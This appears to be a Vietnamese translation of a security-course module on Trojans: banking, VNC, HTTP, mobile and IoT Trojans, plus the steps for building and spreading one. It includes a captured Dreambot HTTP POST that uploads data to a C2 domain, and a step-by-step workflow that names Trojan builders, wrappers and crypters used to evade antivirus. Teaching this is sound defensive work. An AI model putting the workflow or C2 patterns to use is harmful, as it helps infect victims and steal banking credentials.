Các Trojan E-banking rất nguy hiểm và đã trở thành một mối đe dọa đáng kể đối với ngành ngân hàng. Chúng chặn thông tin tài khoản nạn nhân trước khi mã hóa và gửi nó đến trung tâm điều khiển của hacker. Hacker sẽ lấy cắp số tiền tối thiểu và tối đa, để không rút toàn bộ tiền trong tài khoản, từ đó tránh bị nghi ngờ. Các Trojan này cũng tạo các ảnh chụp màn hình sao kê tài khoản, để nạn nhân nghĩ rằng không có biến động trong số dư và không nhận ra trừ khi kiểm tra số dư từ một hệ thống khác hoặc máy ATM.



Working of E-Banking Trojan

Dreambot, còn được biết đến với tên gọi là các phiên bản cập nhật của Ursnif hoặc Gozi. Trojan Dreambot được sử dụng bởi các hacker trong thời gian dài và thường xuyên được cập nhật với các khả năng tinh vi hơn. Chúng có thể được truyền qua công cụ *Emotet dropper* hoặc *RIG exploit kit*. Trojan này cũng có thể nhúng như một macro trong tài liệu MS Word và gửi cho nạn nhân. Nếu Trojan này xâm nhập vào máy tính, nó sẽ bí mật tạo các registry và tiến trình, và có gắng kết nối với nhiều server C2C bên ngoài.

```
2018-05-24 14:41:44 POST https://uuuansdownew.net/images/Uood9S1rIKu8xUH8t/wXzPbvFAF8_2/FzBkGroJ87w/_2BlkU5q0aIfAx/1jgekGre08dmD1BWa08br/DB1M3eYzULnnf_2F/TuIV_28o0Uraf5U/qpHXaQpbZ3CIbKahl/N_2BWhaDK/e4K3b_2Bv230.mfdnaUltw/xV5WgLSG64rEkCujqSo/WM1mQioW_2B_2FpYersX5u/VKK2EErTAGYPj/wIkp8_2F/yqniY80YXBloXf/k43.bmp
- 200 text/html [no content] 166ms
Request Response Detail
Content-Type: multipart/form-data; boundary=67170687642643026513623260419
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
host: uuuansdownew.net
Content-Length: 373
Connection: Keep-Alive
Cache-Control: no-cache
Raw
--67170687642643026513623260419
Content-Disposition: form-data; name="upload_file"; filename="E1AC.bin" Filename
.MSCFcab File header
.MSCFcab File header
.J.....$J..j.....A<.....F..X.c.KR<aB.J.L|...{...}:.....
J.....yIwR..q.....rw.6.....*..4.N....V.....Z.0.?
--67170687642643026513623260419-
[71/82] [showhost] ?help q:back [*:8080]
```


HTTPS requests to malicious servers

Service Protocol Trojans

Những Trojan này có thể tận dụng các giao thức dịch vụ có lỗ hổng như VNC, HTTP/HTTPS, ICMP để tấn công.

VNC Trojans

Một Trojan VNC khởi chạy một tiến trình VNC server trên hệ thống bị nhiễm (nạn nhân), qua đó hacker có thể kết nối với nạn nhân bằng VNC Viewer. Do chương trình VNC được coi là một tiện ích, nên Trojan này sẽ khó được phát hiện bằng phần mềm diệt virus. Các mã độc tài chính nổi tiếng như Vultur, Dridex, Neverquest và Gozi sử dụng một module ảo hóa mạng máy tính (HVNC), cho phép hacker có quyền truy cập người dùng vào máy tính bị nhiễm.



HTTP/HTTPS Trojans

Trojan HTTP/HTTPS có thể vượt qua bất kỳ tường lửa nào và hoạt động theo chiêu ngược lại. Chúng sử dụng giao diện web và port 80. Việc thực thi của những Trojan này tạo ra một chương trình con vào một thời gian đã định sẵn. Chương trình con được coi là một người dùng của tường lửa; do đó, tường lửa cho phép chương trình truy cập Internet. Tuy nhiên, chương trình con này lại thực thi shell, kết nối đến web server mà hacker sở hữu trên Internet thông qua một HTTP request có vẻ hợp pháp và gửi một tín hiệu sẵn sàng đến nó. Phản hồi vẻ hợp pháp từ web server của hacker thực tế là một loạt các lệnh mà chương trình con có thể thực thi trên shell trên máy bị nhiễm. Hacker chuyển đổi toàn bộ lưu lượng truy cập thành một cấu trúc giống như Base64 và đưa nó làm giá trị cho một chuỗi cgi-string để tránh bị phát hiện.


Ví dụ nạn nhân (slave) gửi:

GET/cgi-bin/order? M5mAejTgZdgYODgIOOBqFfVYTgjFLdgxEdblHe7krj HTTP/1.0

Web server của hacker (master) sẽ trả lời:


g5mAlfbknz

Câu trả lời là một lệnh “ls” được mã hóa. Slave có gắng kết nối với master hàng ngày vào một thời gian cụ thể. Nếu cần thiết, chương trình con sẽ được tạo ra nếu shell bị treo.




SHTTPD

SHTTPD là một HTTP server nhỏ gọn có thể được nhúng vào bên trong bất kỳ chương trình nào. Nó có thể được bao bọc bằng một chương trình bình thường. Khi được thực thi, nó sẽ biến một PC thành một web server vô hình.




HTTP RAT

HTTP RAT (Remote Access Trojan) sử dụng giao diện web và port 80 để có quyền truy cập. Nó có thể được hiểu đơn giản như một HTTP tunnel, chỉ khác là nó hoạt động theo chiều ngược lại. Những Trojan này có tính nguy hiểm cao hơn so với các loại khác vì chúng hoạt động gần như khắp mọi nơi nơi mà Internet có thể truy cập được.



Mobile Trojans

Trojan mobile là mã độc nhám vào điện thoại di động. Hacker lừa nạn nhân cài đặt ứng dụng chứa mã độc, Trojan sẽ thực thi. **BasBanke** là một họ Trojan chạy trên nền tảng Android. Trojan này được xác định lần đầu vào năm 2018 trong thời gian bầu cử Brazil, với hơn 10.000 lượt cài đặt tính đến tháng 4 năm 2019. Đây là một loại Trojan tấn công ngân hàng, và khi nó xâm nhập vào thiết bị, nó sẽ thực hiện việc ghi lại các phím được nhấn, ghi màn hình, chặn tin nhắn SMS và lấy cắp thông tin thẻ tín dụng. Để lừa người dùng tải xuống Trojan này, hacker quảng cáo qua tin nhắn WhatsApp và Facebook. Phiên bản của BasBanke phổ biến nhất và được tải xuống nhiều nhất là CleanDroid. CleanDroid tự xưng là một ứng dụng dọn rác và tăng cường bộ nhớ di động; tuy nhiên, thực tế đó là một Trojan tấn công ngân hàng.



Screenshot of BasBanke Mobile Trojan

IoT Trojans

Trojan IoT là các chương trình độc hại tấn công vào các mạng IoT. Các Trojan này tận dụng botnet để tấn công các máy tính khác nằm ngoài mạng IoT.

Mirai là một botnet tự lây nhiễm trong mạng IoT, tấn công vào các thiết bị Internet (thiết bị IoT) có bảo mật yếu. Mirai sử dụng port telnet (23 hoặc 2323) để tìm các thiết bị đang sử dụng username và mật khẩu mặc định của nhà sản xuất. Hầu hết các thiết bị IoT sử dụng thông tin đăng nhập mặc định. Mirai có thể xâm nhập vào các thiết bị như vậy và điều phối chúng để tấn công DDoS vào mục tiêu đã chọn.

Connection to 5.206.225.96 23 port [tcp/telnet] succeeded!

```
          @88>          @88>
          %8P          %8P
.888: x888 x888. .d88B :@8c      u
~ 8888~'888X ?888f @88u =^8888f8888r us888u. @88u
X888 888X '888> '888E 4888>'88~ @88 ~8888~ '888E
X888 888X '888> 888E 4888> ' 9888 9888 888E
X888 888X '888> 888E 4888> 9888 9888 888E
X888 888X '888> 888E .d888L .+ 9888 9888 888E
-*88%~*88~ '888! 888& ^~8888*~ 9888 9888 888&
~           R888~   ^Y~   ~888*~888~ R888~ 
           ~~~~   ~Y~   ~888*~888~ R888~
```

- A text-based MUD by [Oscar Popodokulus](#) -

No account? Register at www.elrooted.com

Enter user>yop

yop

Enter pass>yop

Disconnected by server. |

Press any key to exit.

Screenshot displaying Mirai DDoS attack botnet Trojan

Mô-đun 7. Phần 3: Exploit kit và các bước tạo Trojan

Trojan xâm nhập như thế nào?

Hacker có thể đứng từ xa kiểm soát phần cứng và phần mềm của hệ thống bằng cách cài đặt Trojan.

- Trojan thường được đóng gói vào phần mềm miễn phí hoặc phần mềm có thể tải xuống dễ dàng. Khi người dùng tải xuống các file như vậy, hệ thống mục tiêu sẽ tự động cài đặt Trojan.

- Các quảng cáo pop-up khác nhau cố gắng đánh lừa người dùng.
- Hacker gửi Trojan qua email dưới dạng file đính kèm. Khi người dùng mở các file độc hại này, Trojan sẽ tự động cài đặt.

Hacker lây nhiễm một máy mục tiêu bằng cách sử dụng Trojan theo các bước sau:

- **Bước 1:** Tạo một Trojan mới bằng cách sử dụng các công cụ như **Trojan Horse Construction Kit**, **Social Engineering Toolkit (SET)** và **Beast**. Các Trojan mới có khả năng cao hơn trong việc xâm nhập vào hệ thống mục tiêu, vì cơ chế bảo mật có thể không phát hiện chúng. Các Trojan này cần được chuyển đến máy nạn nhân bằng cách sử dụng dropper hoặc downloader.
- **Bước 2:** Sử dụng dropper hoặc downloader để cài đặt mã độc vào mục tiêu. Khi chạy, dropper trích xuất các thành phần malware ẩn trong nó và thực thi chúng, thường không lưu chúng vào đĩa để tránh phát hiện. Downloader là các công cụ vận chuyển malware, chúng gián tiếp tải Trojan về. Dropper có thể dễ dàng né tránh tường lửa nhưng downloader có thể bị phát hiện bằng cách sử dụng các công cụ phân tích mạng.
- **Bước 3:** Sử dụng một wrapper như **petite.exe**, **Graffiti.exe**, **IExpress Wizard** hoặc **eLiTeWrap** để gắn kết chương trình thực thi Trojan vào các file hợp lệ nhằm cài đặt Trojan trên mục tiêu.
- **Bước 4:** Sử dụng một công cụ mã hóa như **BitCrypter** để mã hóa Trojan nhằm né tránh việc bị phát hiện bởi tường lửa/IDS.
- **Bước 5:** Lan truyền Trojan
- **Bước 6:** Triển khai Trojan trên máy nạn nhân bằng cách thực thi dropper hoặc downloader để che đậy nó.
- **Bước 7:** Thực thi tiến trình gây hại. Hầu hết các malware chứa một tiến trình gây hại để cung cấp các payload. Một số payload chỉ hiển thị hình ảnh hoặc thông điệp nhưng một số payload khác có thể xóa file, định dạng lại ổ cứng, Tiến trình gây hại cũng có thể bao gồm việc gửi tín hiệu kích hoạt cho malware.




Diagram showing the complete process involved in infecting target machine using Trojan

Quy trình tạo Trojan

Tạo Trojan

Hacker có thể tạo ra Trojan bằng cách sử dụng các công cụ như **DarkHorse Trojan Virus Maker** và **Senna Spy Trojan Generator**.

Các công cụ này có thể tạo trojan và tùy chỉnh theo yêu cầu của mình. Những công cụ này rất nguy hiểm và có thể gây phản tác dụng nếu không thực hiện đúng cách. Những Trojan mới được tạo ra bởi hacker sẽ không bị phát hiện khi quét bằng các chương trình diệt virus vì chúng không khớp với signature đã biết nào. **DarkHorse Trojan Virus Maker** có thể tạo trojan một cách linh hoạt và nhanh chóng. Ví dụ, nếu chọn tùy chọn **Disable Process**, Trojan sẽ vô hiệu hóa tất cả các tiến trình trên hệ thống mục tiêu.



DarkHorse Trojan Virus Maker

Nhúng Dropper hoặc Downloader

Sau khi xây dựng Trojan, hacker sử dụng một công cụ dropper hoặc downloader để truyền gói Trojan vào máy nạn nhân.


Droppers là các chương trình được sử dụng để che giấu payload malware. Dropper được thực thi bằng cách đơn giản là tải code của nó vào bộ nhớ, sau đó, payload malware được trích xuất và ghi vào file. Tiếp theo, quá trình cài đặt malware được khởi động và payload được thực thi. **Emotet**, **Dridex**, **Gymdrop** và **Anatsa** là những dropper nổi tiếng mà hacker có thể tận dụng.

Downloader là một chương trình có thể tải xuống và cài đặt các chương trình nguy hiểm như malware. Downloaders tương tự như droppers nhưng điểm khác biệt là downloader bản thân nó không chứa malware trong khi dropper lại có. Do đó, downloader có thể vượt qua các phần mềm quét virus.

Khi nạn nhân mở file chứa downloader, downloader sẽ liên lạc với server hacker để tải xuống các chương trình nguy hiểm khác. **Godzilla** downloader, **TrojanDownloader**, **W97M.Downloader** và **ISB.Downloader!** **gen309** là một số downloader phổ biến nhất.

Nhúng Wrapper

Wrappers là các phần mềm đóng gói cho phép gắn kết các file thực thi Trojan vào các ứng dụng .EXE thông thường. Khi người dùng chạy ứng dụng .EXE đã được đóng gói, nó trước tiên cài đặt Trojan trong background và sau đó chạy trong foreground. Hacker có thể nén bất kỳ file nhị phân (DOS/WIN) nào bằng các công cụ như **petite.exe**. Công cụ này giải nén file EXE (sau khi nén) trong thời gian runtime. Do đó, Trojan có thể xâm nhập một cách gần như không bị phát hiện, vì hầu hết phần mềm diệt virus không thể phát hiện signature trong file.



Example of Wrapper

Hacker cũng có thể đặt nhiều file thực thi trong một file thực thi duy nhất. Các wrappers này cũng có thể hỗ trợ các chức năng như chạy một file trong nền và một file khác trên màn hình desktop.

Wrappers là một loại “**glueware**” được sử dụng để kết nối các thành phần phần mềm khác nhau lại với nhau. Một wrapper đóng gói nhiều thành phần vào một nguồn dữ liệu duy nhất để việc sử dụng trở nên thuận tiện hơn so với nguồn dữ liệu gốc chưa được đóng gói.

Nhúng Crypter

Crypter là một phần mềm mã hóa binary code gốc của file .exe. Hacker sử dụng crypter để che giấu virus, spyware, keylogger, RAT, ... nhằm không cho phần mềm diệt virus phát hiện.


BitCrypter là một công mã hóa và nén các file thực thi 32-bit và ứng dụng .NET mà không ảnh hưởng đến chức năng của chúng. Nó giúp mã độc mã hóa vào các phần mềm hợp pháp nhằm lách qua tường lửa và phần mềm diệt virus. BitCrypter hỗ trợ một loạt các hệ điều hành khác nhau, từ Windows XP cho đến phiên bản Windows 10, ...

Sự lây lan của Trojan

Sau khi tạo ra Trojan và sử dụng dropper/downloader, wrapper và crypter, hacker phải tìm cách cài trojan lên máy mục tiêu bằng một số kỹ thuật sau:

Qua email

Trojan là phương tiện mà hacker có thể tiếp cận hệ thống của nạn nhân. Để kiểm soát máy nạn nhân, hacker tạo ra một Trojan server và sau đó gửi email dụ dỗ nạn nhân nhấp vào một link nào đó trong email. Ngay khi nạn nhân nhấp chuột vào link đó, nó sẽ kết nối trực tiếp đến Trojan server, server sẽ tự gửi Trojan đến máy tính của nạn nhân sau đó tự động cài đặt. Kết quả là máy tính của nạn nhân bị nhiễm trojan mà không hề hay biết. Khi nạn nhân kết nối đến server của hacker, hacker có thể tiếp quản hoàn toàn máy nạn nhân và thực hiện bất kỳ hành động nào.



Thông qua Covert Channels


“Overts” đề cập đến một cái gì đó hiển nhiên hoặc rõ ràng, trong khi “covert” đề cập đến một cái gì đó bí mật, che giấu hoặc ẩn giấu. Một Overt Channel là một kênh hợp pháp để chuyển dữ liệu trong mạng của một tổ chức và nó hoạt động một cách an toàn để chuyển dữ liệu và thông tin. Ngược lại, một Covert Channel là một đường dẫn bí mật.

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Comparison between the overt channel and covert channel

